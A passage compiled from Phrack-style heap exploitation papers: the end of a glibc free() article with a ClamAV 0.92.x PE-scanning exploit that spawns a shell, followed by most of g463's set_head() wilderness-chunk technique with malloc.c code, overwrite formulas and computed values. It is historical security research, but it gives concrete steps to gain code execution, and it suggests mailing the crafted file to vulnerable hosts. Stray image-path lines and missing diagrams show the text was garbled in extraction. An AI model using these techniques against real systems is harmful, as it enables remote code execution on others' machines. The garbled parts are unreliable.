 libnsl.so.1 => /home/huku/test_builds/lib/libnsl.so.1 (0xb7cd0000)
 /home/huku/test_builds/lib/ld-linux.so.2 (0xb7ef5000)
--- snip ---
```

Now let's focus on the buggy code. The actual vulnerability exists in the preprocessing of PE (Portable Executable) files, the well known Microsoft Windows executables. Precisely, when ClamAV attempts to dissect the headers produced by a famous packer, called MEW, an integer overflow occurs which later results in an exploitable condition. Notice that this bug can be exploited using various techniques but for demonstration purposes I'll stick to the one I presented here. In order to have a more clear insight on how things work, you are also advised to read the Microsoft PE/COFF specification [13] which, surprisingly, is free for download.

Here's the vulnerable snippet, libclamav/pe.c function cli_scanpe(). I actually simplified it a bit so that the exploitable part becomes more clear.

```
--- snip ---
ssize = exe_sections[i + 1].vsz;
dsize = exe_sections[i].vsz;
...
```

```
src = cli_calloc(ssize + dsize, sizeof(char));
...

bytes = read(desc, src + dsize, exe_sections[i + 1].rsz);
--- snip --
```

First, 'ssize' and 'dsize' get their initial values which are controlled by the attacker. These values represent the virtual size of two contiguous sections of the PE file being scanned (don't try to delve into the MEW packer details since you won't find any documentation which will be useless even if you will). The sum of these user supplied values is used in cli_calloc() which, obviously, is just a calloc() wrapper. This allows for an arbitrary sized heap allocation, which can later be used in the read operation. There are endless scenarios here, but lets see what are the potentials of achieving code execution using the new free() exploitation technique.

Several limitations that are imposed before the vulnerable snippet is reached, make the exploitation process overly complex (MEW fixed offsets, several bound checks on PE headers etc). Let's ignore them for now since they are only interesting for those who are willing to code an exploit of their own. What we are really interested in, is just the core idea behind this exploit.

Since 'dsize' is added to 'src' in the read() operation, the attacker can give 'dsize' such a value, so that when added to 'src', the heap address of 'src' is eventually produced (via an integer overflow). Then, read(), places all the user supplied data there, which may contain specially crafted heap and arena headers, etc. So schematically, the situation looks like the following figure (assuming the 'src' pointer has a value of 0xdeadbeef):

```
   0xdea00000                   0xdeadbeef
...+----------+-----------+-...-+-------------+--------------+...
   | Heap hdr | Arena hdr |     | Chunk 'src' | Other chunks |
...+----------+-----------+-...-+-------------+--------------+...
```

So, if one manages to overwrite the whole region, from the heap header to the 'src' chunk, then they can also overwrite the chunks neighboring 'src' and perform the technique presented earlier. But there are certain obstacles which can't be just ignored:

* From 0xdea00000 to 0xdeadbeef various chunks may also be present, and overwriting this region may result in premature terminations of the ClamAV scan process.

* 3 More chunks should be present right after the 'src' chunk and they should be also alterable by the overflow.

* One needs the actual value of the 'src' pointer.

Fortunately, there's a solution for each of them:

* One can force ClamAV not to mess with the chunks between the heap header and the 'src' chunk. An attacker may achieve this by following a precise vulnerable path.

* Unfortunately, due to the heap layout during the execution of the buggy code, there are no chunks right after 'src'. Even if there were, one wouldn't be able to reach them due to some internal size

checks in the cli_scanpe() code. After some basic math calculations
(not presented here since they are more or less trivial), one can
prove that the only chunk they can overwrite is the chunk pointed
by 'src'. Then, cli_calloc() can be forced to allocate such a chunk,
where one can place 4 fake chunks of a size larger than 72. This
is exactly the same situation as having 4 contiguous preallocated
heap chunks! :-)

* Since the heap is, by default, not randomized, one can precalculate
the 'src' value using gdb or some custom malloc() debugger (just
like I did). This specific bug is hard to exploit when randomization
is enabled. On the contrary, the general technique presented in
this article, is immune to such security measures.

Optionally, an attacker can force ClamAV allocate the 'src' chunk
somewhere inside a heap hole created by realloc() or free(). This
allows for the placement of the target chunk some bytes closer to
the fake heap and arena headers, which, in turn, may allow for
bypassing certain bound checks. Before the vulnerable snippet is
reached, the following piece of code is executed:

```
--- snip ---
section_hdr = (struct pe_image_section_hdr *)cli_calloc(nsections,
  sizeof(struct pe_image_section_hdr));
...

exe_sections = (struct cli_exe_section *)cli_calloc(nsections,
  sizeof(struct cli_exe_section));
...

free(section_hdr);
--- snip ---
```

This creates a hole at the location of the 'section_hdr' chunk. By
carefully computing values for 'dsize' and 'ssize' so that their
sum equals the product of 'nsections' and 'sizeof(struct
pe_image_section_hdr)', one can make cli_calloc() reclaim the heap
hole and return it (this is what antiviroot actually does). Notice
that apart from the aforementioned condition, the value of 'dsize'
should be such, so that 'src + dsize' equals to the heap address
of 'src' (a.k.a. 'heap_for_ptr(src)').

Finally, in order to trigger the vulnerable path in malloc.c, a
free() should be issued on the 'src' chunk. This should be performed
as soon as possible, since the MEW unpacking code may mess with the
contents of the heap and eventually break things. Hopefully, the
following code can be triggered in the ClamAV source.

```
--- snip ---
if(buff[0x7b] == '\xe8') {
  ...

  if(!CLI_ISCONTAINED(exe_sections[1].rva, exe_sections[1].vsz,
    cli_readint32(buff + 0x7c) + fileoffset + 0x80, 4)) {
    ...

    free(src);
  }
}
--- snip ---
```

By planting the value 0xe8 in offset 0x7b of 'buff' and by forcing CLI_ISCONTAINED() to fail, one can force ClamAV to call free() on the 'src' chunk (the chunk whose header contains the NON_MAIN_ARENA flag when the read() operation completes). A '4 bytes anywhere' condition eventually takes place. In order to prevent ClamAV from crashing on the next free(), one can overwrite the .got address of free() and wait.

--[2. The exploit

So, here's how the exploit for this ClamAV bug looks like. For more info on the exploit usage you can check the related README file in the attachment. This code creates a specially crafted .exe file, which, when passed to clamscan, spawns a shell.

```
--- snip ---
$ ./antiviroot -a 0x98142e0 -r 0x080541a8 -s 441
CLAMAV 0.92.x cli_scanpe() EXPLOIT / antiviroot.c
huku / huku _at_ grhack _dot_ net

[~] Using address=0x098142e0 retloc=0x080541a8 size=441 file=exploit.exe
[~] Corrected size to 480
[~] Chunk 0x098142e0 has real address 0x098142d8
[~] Chunk 0x098142e0 belongs to heap 0x09800000
[~] 0x098142d8-0x09800000 = 82648 bytes space (0.08M)
[~] Calculating ssize and dsize
[~] dsize=0xfffebd20 ssize=0x000144c0 size=480
[~] addr=0x098142e0 + dsize=0xfffebd20 = 0x09800000 (should be 0x09800000)
[~] dsize=0xfffebd20 + ssize=0x000144c0 = 480 (should be 480)
[~] Available space for exploitation 488 bytes (0.48K)
[~] Done
$ /usr/local/bin/clamscan exploit.exe
LibClamAV Warning: ***********************************************
LibClamAV Warning: ***  The virus database is older than 7 days.  ***
LibClamAV Warning: ***        Please update it IMMEDIATELY!       ***
LibClamAV Warning: ***********************************************
...

sh-3.2$ echo yo
yo
sh-3.2$ exit
exit
--- snip ---
```

A more advanced scenario would be attaching the executable file and mailing it to a couple of vulnerable hosts and... KaBooM! Eventually, it seems that our technique is quite lethal even for real life scenarios. More advancements are possible, of course, they are left as an exercise to the reader :-)

---[IX. Epilogue

Personally, I belong with those who believe that the future of exploitation lies somewhere in kernelspace. The various userspace techniques are, like g463 said, more or less ephemeral. This paper was just the result of some fun I had with the glibc malloc() implementation, nothing more, nothing less.

Anyway, all that stuff kinda exhausted me. I wouldn't have managed to write this article without the precious help of GM, eidimon and

Slasher (yo guys!).

Dedicated to the r00thell clique -- Wherever you are and whatever
you do, I wish you guys (and girls ;-) all the best.

---[X. References

[01] Vudo - An object superstitiously believed to embody magical powers
Michel "MaXX" Kaempf <maxx@synnergy.net>
http://www.phrack.org/issues.html?issue=57&id=8#article

[02] Once upon a free()...
anonymous <d45a312a@author.phrack.org>
http://www.phrack.org/issues.html?issue=57&id=9#article

[03] Advanced Doug lea's malloc exploits
jp <jp@corest.com>
http://www.phrack.org/issues.html?issue=61&id=6#article

[04] w00w00 on Heap Overflows
Matt Conover & w00w00 Security Team
http://www.w00w00.org/files/articles/heaptut.txt

[05] Heap off by one
qitest1 <qitest1@bespin.org>
http://freeworld.thc.org/root/docs/exploit_writing/heap_off_by_one.txt

[06] The Malloc Maleficarum
Phantasmal Phantasmagoria <phantasmal@hush.ai>
http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

[07] JPEG COM Marker Processing Vulnerability in Netscape Browsers
Solar Designer <solar@openwall.com>
http://www.openwall.com/advisories/OW-002-netscape-jpeg/

[08] Glibc heap protection patch
Stefan Esser <stefan@suspekt.org>
http://seclists.org/focus-ids/2003/Dec/0024.html

[09] Exploiting the Wilderness
Phantasmal Phantasmagoria <phantasmal@hush.ai>
http://seclists.org/vuln-dev/2004/Feb/0025.html

[10] The use of set_head to defeat the wilderness
g463 <jean-sebastien@guay-leroux.com>
http://www.phrack.org/issues.html?issue=64&id=9#article

[11] Two (or more?) glibc installations
Chariton Karamitas <chariton.karamitas@echothrust.com>
http://blogs.echothrust.com/chariton-karamitas/two-or-more-glibc-installations

[12] ClamAV Multiple Vulnerabilities
Secunia Research
http://secunia.com/advisories/28117/

[13] Portable Executable and Common Object File Format Specification
Microsoft
http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx

5. The use of set_head to defeat the wilderness - g463

```
          _                                                           _
        _/B\_                                                       _/W\_
        (* *)                 Phrack #64 file 9                     (* *)
        | - |                                                       | - |
        |   |  The use of set_head to defeat the wilderness  |   |
        |   |                                                       |   |
        |   |                       By g463                         |   |
        |   |                                                       |   |
        |   |          jean-sebastien@guay-leroux.com               |   |
        (_________________________________________________________)
```


```
1 - Introduction

2 - The set_head() technique
  2.1 - A look at the past - "The House of Force" technique
  2.2 - The basics of set_head()
  2.3 - The details of set_head()

3 - Automation
  3.1 - Define the basic properties
  3.2 - Extract the formulas
  3.3 - Compute the values

4 - Limitations
  4.1 - Requirements of two different techniques
      4.1.1 - The set_head() technique
      4.1.2 - The "House of Force" technique
  4.2 - Almost 4 bytes to almost anywhere technique
      4.2.1 - Everything in life is a multiple of 8
      4.2.2 - Top chunk's size needs to be bigger than the requested malloc
              size
      4.2.3 - Logical OR with PREV_INUSE

5 - Taking set_head() to the next level
  5.1 - Multiple overwrites
  5.2 - Infoleak

6 - Examples
  6.1 - The basic scenarios
      6.1.1.1 - The most basic form of the set_head() technique
      6.1.1.2 - Exploit
      6.1.2.1 - Multiple overwrites
      6.1.2.2 - Exploit
  6.2 - A real case scenario: file(1) utility
      6.2.1 - The hole
      6.2.2 - All the pieces fall into place
      6.2.3 - hanuman.c

7 - Final words

8 - References
```


--[1 - Introduction

Many papers have been published in the past describing techniques on how to take advantage of the inbound memory management in the GNU C Library

implementation. A first technique was introduced by Solar Designer in his security advisory on a flaw in the Netscape browser[1]. Since then, many improvements have been made by many different individuals ([2], [3], [4], [5], [6] just to name a few). However, there is always one situation that gives a lot more trouble than others. Anyone who has already tried to take advantage of that situation will agree. How to take control of a vulnerable program when the only critical information that you can overwrite is the header of the wilderness chunk?

The set_head technique is a new way to obtain a "write almost 4 arbitrary bytes to almost anywhere" primitive. It was born because of a bug in the file(1) utility that the author was unable to exploit with existing techniques.

This paper will present the details of the technique. Also, it will show you how to practically apply this technique to other exploits. The limitations of the technique will also be presented. Finally, some examples will be shown to better understand the various aspects of the technique.

--[2 - The set_head() technique

Most of the time, people who write exploits using malloc techniques are not aware of the difficulties that the wilderness chunk implies until they face the problem. It is only at this exact time that they realize how the known techniques (i.e. unlink, etc.) have no effect on this particular context.

As MaXX once said [3]: "The wilderness chunk is one of the most dangerous opponents of the attacker who tries to exploit heap mismanagement. Because this chunk of memory is handled specially by the dlmalloc internal routines, the attacker will rarely be able to execute arbitrary code if they solely corrupt the boundary tag associated with the wilderness chunk."

----[2.1 - A look at the past - "The House of Force" technique

To better understand the details of the set_head() technique explained in this paper, it would be helpful to first understand what has already been done on the subject of exploiting the top chunk.

This is not the first time that the exploitation of the wilderness chunk has been specifically targeted. The pioneer of this type of exploitation is Phantasmal Phantasmagoria.

He first wrote an article entitled "Exploiting the wilderness" about it in 2004. Details of this technique are out of scope for the current paper, but you can learn more about it by reading his paper [5].

He gave a second try at exploiting the wilderness in his excellent paper "Malloc Maleficarum" [4]. He named his technique "The House of Force". To better understand the set_head() technique, the "House of Force" is described below.

The idea behind "The House of Force" is quite simple but there are specific steps that need to be followed. Below, you will find a brief summary of all the steps.

Step one:

The first step in the "House of Force" consists in overflowing the size field of the top chunk to make the malloc library think it is bigger than it actually is. The preferred new size of the top chunk should be 0xffffffff. Below is a an ascii graphic of the memory layout at the time of the overflow. Notice that the location of the top chunk is somewhere in the heap.

Step two:

After this, a call to malloc with a user-supplied size should be issued. With this call, the top chunk will be split in two parts. One part will be returned to the user, and the other part will be the remainder chunk (the top chunk).

The purpose of this step is to move the top chunk right before a global offset table entry. The new location of the top chunk is the sum of the current address of the top chunk and the value of the malloc call. This sum is done with the following line of code:


```
--[ From malloc.c

remainder = chunk_at_offset(victim, nb);
```

After the malloc call, the memory layout should be similar to the representation below:

Step three:

Finally, another call to malloc needs to be done. This one needs to be large enough to trigger the top chunk code. If the user has some sort of control over the content of this buffer, he can then overwrite entries inside the global offset table and he can seize control of the process. Look at the following representation for the current memory layout at the time of the allocation:



----[2.2 - The basics of set_head()

Now that the basic review of the "House of Force" technique is done, let's look at the set_head() technique. The basic idea behind this technique is to use the set_head() macro to write almost four arbitrary bytes to almost anywhere in memory. This macro is normally used to set the value of the size field of a memory chunk to a specific value. Let's have a peak at the code:

```
        --[ From malloc.c:

        /* Set size/use field */
        #define set_head(p, s)       ((p)->size = (s))
```

This line is very simple to understand. It takes the memory chunk 'p', modifies its size field and replace it with the value of the variable 's'. If the attacker has control of those two parameters, it may be possible to modify the content of an arbitrary memory location with a value that he controls.

To trigger the particular call to set_head() that could lead to this arbitrary overwrite, two specific steps need to be followed. These steps are described below.


First step:

The first step of the set_head() technique consists in overflowing the size field of the top chunk to make the malloc library think it is bigger than it actually is. The specific value that you will overwrite with will depend on the parameters of the exploitable situation. Below is an ascii graphic of the memory layout at the time of the overflow. Notice that the location of the top chunk is somewhere in the heap.

Second step:

After this, a call to malloc with a user-supplied size should be issued. With this call, the top chunk will be split in two parts. One part will be returned to the user, and the other part will be the remainder chunk (the top chunk).

The purpose of this step is to move the top chunk before the location that you want to overwrite. This location needs to be on the stack, and you will see why at section 4.2.2. During this step, the malloc code will set the size of the new top chunk with the set_head() macro. Look at the representation below to better understand the memory layout at the time of the overwrite:



If you control the new location of the top chunk and the new size of the top chunk, you can get a "write almost 4 arbitrary bytes to almost anywhere" primitive.

----[2.3 - The details of set_head()

The set_head macro is used many times in the malloc library. However, it's used at a particularly interesting emplacement where it's possible to influence its parameters. This influence will let the attacker overwrite 4 bytes in memory with a value that he can control.

When there is a call to malloc, different methods are tried to allocate the

requested memory. MaXX did a pretty great job at explaining the malloc algorithm in section 3.5.1 of his text[3]. Reading his text is highly suggested before continuing with this text. Here are the main points of the algorithm:

1. Try to find a chunk in the bin corresponding to the size of the request;

2. Try to use the remainder chunk;

3. Try to find a chunk in the regular bins.

If those three steps fail, interesting things happen. The malloc function tries to split the top chunk. The 'use_top' code portion is then called. It's in that portion of code that it's possible to take advantage of a call to set_head(). Let's analyze the use_top code:

```
--[ From malloc.c

01 Void_t*
02 _int_malloc(mstate av, size_t bytes)
03 {
04   INTERNAL_SIZE_T nb;               /* normalized request size */
05
06   mchunkptr       victim;           /* inspected/selected chunk */
07   INTERNAL_SIZE_T size;             /* its size */
08
09   mchunkptr       remainder;        /* remainder from a split */
10   unsigned long   remainder_size;   /* its size */
11
12
13   checked_request2size(bytes, nb);
14
15 [ ... ]
16
17     use_top:
18
19     victim = av->top;
20     size = chunksize(victim);
21
22     if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
23       remainder_size = size - nb;
24       remainder = chunk_at_offset(victim, nb);
25       av->top = remainder;
26       set_head(victim, nb | PREV_INUSE |
27                (av != &main_arena ? NON_MAIN_ARENA : 0));
28       set_head(remainder, remainder_size | PREV_INUSE);
29
30       check_malloced_chunk(av, victim, nb);
31       return chunk2mem(victim);
32     }
```

All the magic happens at line 28. By forcing a particular context inside the application, it's possible to control set_head's parameters and then overwrite almost any memory addresses with almost four arbitrary bytes.

Let's see how it's possible to control these two parameters, which are 'remainder' and 'remainder_size' :

1. How to get control of 'remainder_size':

    a. At line 13, 'nb' is filled with the normalized size of the value of the malloc call. The attacker should have control on the value of this malloc call.

    b. Remember that this technique requires that the size field of the top chunk needs to be overwritten by the overflow. At line 19 & 20, the value of the overwritten size field of the top chunk is getting loaded in 'size'.

    c. At line 22, a check is done to ensure that the top chunk is large enough to take care of the malloc request. The attacker needs that this condition evaluates to true to reach the set_head() macro at line 28.

    d. At line 23, the requested size of the malloc call is subtracted from the size of the top chunk. The remaining value is then stored in 'remainder_size'.

2. How to get control of 'remainder':

    a. At line 13, 'nb' is filled with the normalized size of the value of the malloc call. The attacker should have control of the value of this malloc call.

    b. Then, at line 19, the variable 'victim' gets filled with the address of the top chunk.

    c. After this, at line 24, chunk_at_offset() is called. This macro adds the content of 'nb' to the value of 'victim'. The result will be stored in 'remainder'.

Finally, at line 28, the set_head() macro modifies the size field of the fake remainder chunk and fills it with the content of the variable 'remainder_size'. This is how you get your "write almost 4 arbitrary bytes to almost anywhere in memory" primitive.

--[3 - Automation

It was explained in section 2.3 that the variables 'remainder' and 'remainder_size' will be used as parameters to the set_head macro. The following steps will explain how to proceed in order to get the desired value in those two variables.

----[3.1 - Define the basic properties

Before trying to exploit a security hole with the set_head technique, the attacker needs to define the parameters of the vulnerable context. These parameters are:

1. The return location: This is the location in memory that you want to write to. It is often referred as 'retloc' through this paper.

2. The return address: This is the content that you will write to

your return location. Normally, this will be a memory address that points to your shellcode. It is often referred as 'retadr' through this paper.

3. The location of the topchunk: To use this technique, you must know the exact position of the top chunk in memory. This location is often referred as 'toploc' through this paper.

----[3.2 - Extract the formulas

The attacker has control on two things during the exploitation stage. First, the content of the overwritten top chunk's size field and secondly, the size parameter to the malloc call. The values that the attacker chooses for these will determine the exact content of the variables 'remainder' and 'remainder_size' later used by the set_head() macro.

Below, two formulas are presented to help the attacker find the appropriate values.

1. How to get the value for the malloc parameter:

   a. The following line is taken directly from the malloc.c code:

      remainder = chunk_at_offset(victim, nb)

   b. 'nb' is the normalized value of the malloc call. It's the result of the macro request2size(). To make things simpler, let's add 8 to this value to take care of this macro:

      remainder = chunk_at_offset(victim, nb + 8)

   c. chunk_at_offset() adds the normalized size 'nb' to the top chunk's location:

      remainder = toploc + (nb + 8)

   e. 'remainder' is the return location (i.e. 'retloc') and 'nb' is the malloc size (i.e. 'malloc_size'):

      retloc = toploc + (malloc_size + 8)

   d. Isolate the 'malloc_size' variable to get the final formula:

      malloc_size = (retloc - toploc - 8)

2. The second formula is how to get the new size of the top chunk.

   a. The following line is taken directly from the malloc.c code:

      remainder_size = size - nb;

   b. 'size' is the size of the top chunk (i.e. 'topchunk_size'), and 'nb' is the normalized parameter of the malloc call (i.e. 'malloc_size'):

      remainder_size = topchunk_size - malloc_size

   c. 'remainder_size' is in fact the return address

```
           (i.e. retadr'):

           retadr = topchunk_size - malloc_size

        d. Isolate 'topchunk_size' to get the final formula:

           topchunk_size = retadr + malloc_size

        e. topchunk_size will get its three least significant bits
           cleared by the macro chunksize().  Let's consider this in the
           formula by adding 8 to the right side of the equation:

           topchunk_size = (retadr + malloc_size + 8)

        g. Take into consideration that the PREV_INUSE flag is being set
           in the set_head() macro:

           topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE
```

----[3.3 - Compute the values

You now have the two basic formulas:

```
        1. malloc_size = (retloc - toploc - 8)

        2. topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE
```

You can now proceed with finding the exact values that you will plug into your exploit.

To facilitate the integration of those formulas in your exploit code, you can use the set_head_compute() function found in the file(1) utility exploit code (refer to section 6.2.3). Here is the prototype of the function:

```
        struct sethead * set_head_compute
            (unsigned int retloc, unsigned int retadr, unsigned int toploc)
```

The structure returned by the function set_head_compute() is defined this way:

```
        struct sethead {
            unsigned long topchunk_size;
            unsigned long malloc_size;
        }
```

By giving this function your return location, your return address and your top chunk location, it will compute the exact malloc size and top chunk size to use in your exploit. It will also tell you if it's possible to execute the requested write operation based on the return address and the return location you have chosen.

--[4 - Limitations

At the time of writing this paper, there was no simple and easy way to exploit a heap overflow when the top chunk is involved. Each exploitation technique needs a particular context to work successfully. The set_head

technique is no different. It has some requirements to work properly.

Also, it's not a real "write 4 arbitrary bytes to anywhere" primitive. In fact, it would be more of a "write almost 4 arbitrary bytes to almost anywhere in memory" primitive.

----[4.1 - Requirements of two different techniques

Specific elements need to be present to exploit a situation in which the wilderness chunk is involved. These elements tend to impose a lot of constraints when trying to exploit a program. Below, the requirements for the set_head technique are listed, alongside those of the "House of Force" technique. As you will see, each technique has its pros and cons.

------[4.1.1 - The set_head() technique

Minimum requirements:

1. The size field of the topchunk needs to be overwritten with a value that the attacker can control;

2. Then, there is a call to malloc with a parameter that the attacker can control;

This technique will let you write almost 4 arbitrary bytes to almost anywhere.

------[4.1.2 The "House of Force" technique

Minimum requirements:

1. The size field of the topchunk must be overwritten with a very large value;

2. Then, there must be a first call to malloc with a very large size. An important point is that this same allocated buffer should only be freed after the third step.

3. Finally, there should be a second call to malloc. This buffer should then be filled with some user supplied data.

This technique will, in the best-case scenario, let you overwrite any region in memory with a string of an arbitrary length that you control.

----[4.2 - Almost 4 bytes to almost anywhere technique

This set_head technique is not really a "write 4 arbitrary bytes anywhere in memory" primitive. There are some restrictions in malloc.c that greatly limit the possible values an attacker can use for the return location and the return address in an exploit. Still, it's possible to run arbitrary code if you carefully choose your values.

Below you will find the three main restrictions of this technique:

------[4.2.1 - Everything in life is a multiple of 8

A disadvantage of the set_head technique is the presence of macros that ensure memory locations and values are a multiple of 8 bytes. These macros are:

- checked_request2size() and
- chunksize()

Ultimately, this will have some influence on the selection of the return location and the return address.

The memory addresses that you can overwrite with the set_head technique need to be aligned on a 8 bytes boundary. Interesting locations to overwrite on the stack usually include a saved EIP of a stack frame or a function pointer. These pointers are aligned on a 4 bytes boundary, so with this technique, you will be able to modify one memory address on two.

The return address will also need to be a multiple of 8 (not counting the logical OR with PREV_INUSE). Normally, the attacker has the possibility of providing a NOP cushion right before his shellcode, so this is not really a big issue.

------[4.2.2 - Top chunk's size needs to be bigger than the requested malloc size

This is the main disadvantage of the set_head technique. For the top chunk code to be triggered and serve the memory request, there is a verification before the top chunk code is executed:

```
--[ From malloc.c

if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
```

In short, this line requires that the size of the top chunk is bigger than the size requested by the malloc call. Since the variable 'size' and 'nb' are computed from the return location, the return address and the top chunk's location, it will greatly limit the content and the location of the arbitrary overwrite operation. There is still a valid combination of a return address and a return location that exists.

Let's see what the value of 'size' and 'nb' for a given return location and return address will be. Let's find out when there is a situation in which 'size' is greater than 'nb'. Consider the fact that the location of the top chunk is static and it's at 0x080614f8:

```
+------------+------------++------------+------------+
|   return   |   return   ||    size    |     nb     |
|  location  |   address  ||            |            |
+------------+------------++------------+------------+
| 0x0804b150 | 0x08061000 ||  134523993 | 4294876240 |
| 0x0804b150 | 0xbffffbaa || 3221133059 | 4294876240 |
| 0xbffffaaa | 0xbffffbaa || 2012864861 | 3086607786 |
| 0xbffffaaa | 0x08061000 || 3221222835 | 3086607786 | <- !!!!!
+------------+------------++------------+------------+
```

As you can see from this chart, the only time that you get a situation where 'size' is greater than 'nb' is when your return location is somewhere in the stack and when your return address is somewhere in the heap.

------[4.2.3 - Logical OR with PREV_INUSE

When the set_head macro is called, 'remainder_size', which is the return address, will be altered by a logical OR with the flag PREV_INUSE:

```
        --[ From malloc.c

        #define PREV_INUSE 0x1

        set_head(remainder, remainder_size | PREV_INUSE);
```

It was said in section 4.2.1 that the return address will always be a multiple of 8 bytes due to the normalisation of some macros. With the PREV_INUSE logical OR, it will be a multiple of 8 bytes, plus 1. With an NOP cushion, this problem is solved. Compared to the previous two, this restriction is a very small one.

--[5 - Taking set_head() to the next level

As a general rule, hackers try to make their exploit as reliable as possible. Exploiting a vulnerability in a confined lab and in the wild are two different things. This section will try to present some techniques to improve the reliability of the set_head technique.

----[5.1 - Multiple overwrites

One way to make the exploitation process a lot more reliable is by using multiple overwrites. Indeed, having the possibility of overwriting a memory location with 4 bytes is good, but the possibility to write multiple times to memory is even better[8]. Being able to overwrite multiple memory locations with set_head will increase your chance of finding a valid return location on the stack.

A great advantage of the set_head technique is that it does not corrupt internal malloc information in a way that prevents the program from working properly. This advantage will let you safely overwrite more than one memory location.

To correctly put this technique in place, the attacker will need to start overwriting addresses at the top of the stack, and go downward until he seizes control of the program. Here are the possible addresses that set_head() lets you overwrite on the stack:

```
        1: 0xbffffffc
        2: 0xbffffff4
        3: 0xbfffffec
        4: 0xbfffffe4
        5: 0xbfffffdc
        6: 0xbfffffd4
        7: 0xbfffffcc
        8: 0xbfffffc4
        9: ...
```

Eventually, the attacker will fall on a memory location which is a saved EIP in a stack frame. If he's lucky enough, this new saved EIP will be popped in the EIP register.

Remember that for a successfull overwrite, the attacker needs to do two things:

```
        1. Overwrite the top chunk with a specific value;
        2. Make a call to malloc with a specific value.
```

Based on the formulas that were found in section 3.3, let's compute the values for the top chunk size and the size for the malloc call for each overwrite operation. Let's take the following values for an example case:

```
        The location of the top chunk:       0x08050100
        The return address:                  0x08050200
        The return location:                 Decrementing from 0xbffffffc
                                             to 0xbfffffc4

         +------------++------------+------------+
         |   return   || top chunk  |   malloc   |
         |  location  ||   size     |    size    |
         +------------++------------+------------+
         +------------++------------+------------+
         | 0xbffffffc || 3221225725 | 3086679796 |
         | 0xbffffff4 || 3221225717 | 3086679788 |
         | 0xbfffffec || 3221225709 | 3086679780 |
         | 0xbfffffe4 || 3221225701 | 3086679772 |
         | 0xbfffffdc || 3221225693 | 3086679764 |
         | 0xbfffffd4 || 3221225685 | 3086679756 |
         | 0xbfffffcc || 3221225677 | 3086679748 |
         | 0xbfffffc4 || 3221225669 | 3086679740 |
         |     ...    ||     ...    |     ...    |
         +------------++------------+------------+
```

By looking at this chart, you can determine that for each overwrite operation, the attacker would need to overwrite the size of the top chunk with a new value and make a call to malloc with an arbitrary value. Would it be possible to improve this a little bit? It would be great if the only thing you needed to change between each overwrite operation was the size of the malloc call, leaving the size of the top chunk untouched.

Indeed, it's possible. Look closely at the functions used to compute malloc_size and topchunk_size. Let's say the attacker has only one possibility to overwrite the size of the top chunk, would it still be possible to do multiple overwrites using the set_head technique while keeping the same size for the top chunk?

```
        1. malloc_size = (retloc - toploc - 8)
        2. topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE
```

